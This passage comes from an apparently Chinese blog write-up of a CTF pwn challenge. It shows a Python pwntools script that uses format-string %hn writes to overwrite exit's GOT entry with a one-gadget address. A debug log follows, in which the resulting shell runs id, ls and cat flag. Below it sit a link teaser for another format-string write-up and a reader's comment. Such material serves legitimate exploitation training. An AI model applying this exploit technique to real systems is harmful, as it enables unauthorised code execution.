got_system_addr=base_module+system_got_addr
```

```python
plt_print_addr=base_module+printf_plt_addr
MAGIC_addr=libc_module+MAGIC

hex_exit_addr=hex(exit_addr)
hex_system_addr=hex(system_addr)
hex_got_system_addr=hex(got_system_addr)
hex_print_addr=hex(print_addr)
hex_plt_print_addr=hex(plt_print_addr)
hex_MAGIC_addr=hex(MAGIC_addr)

print "system_got:"+hex_got_system_addr
print "print_got:"+hex_print_addr
print "system_plt:"+hex_system_addr
print "print_plt:"+hex_plt_print_addr
print "MAGIC:"+hex_MAGIC_addr


#payload="bbbbbbaaaaaaa%154c%9$hhn"+p64(print_addr)
#0x5579cf0ab78c
lp1=str(int(int(hex_MAGIC_addr[-4:],16))-19)
lp2=str(int(int(hex_MAGIC_addr[-8:-4],16))-19)
lp3=str(int(int(hex_MAGIC_addr[-12:-8],16))-19)



payload1 = ext(lp1)+"cccccccbbbbbbaaaaaaa%"+lp1+"c%10$hn"+p64(exit_addr)


payload2 = ext(lp2)+"cccccccbbbbbbaaaaaaa%"+lp2+"c%10$hn"+p64(exit_addr+2)


payload3 = ext(lp3)+"cccccccbbbbbbaaaaaaa%"+lp3+"c%10$hn"+p64(exit_addr+4)


r.sendline(payload1)

r.sendline(payload2)
r.sendline(payload3)

r.sendline('exit')

r.interactive()
```

效果是



```
    cl••HUexit
Goodbye
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x2d bytes:
    'uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)\n'
uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x12 bytes:
    'echo2\n'
    'flag\n'
    'run.sh\n'
echo2
flag
run.sh
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x33 bytes:
    'FLAG{do you know PIE? %9$s or the ASLR? %9c$8$hhn}\n'
FLAG{do you know PIE? %9$s or the ASLR? %9c$8$hhn}
$
```

2017湖湘杯pwn200_wp_格式化字符串漏洞

本文是格式化字符串漏洞的利用，题目为2017年湖湘杯pwn200，题目文件 链接：https://pan.baidu.com/s/1geZAemZ 密码：b51f 0x0001 … 来自： a

想对作者说点什么

Gxiandy： 您好题主！我在用FmtStr计算偏移量的时候出现了EOFError错误，始终未发现是什么原因，请问题主有没有遇到过这种问题？ (10个月前 #1楼)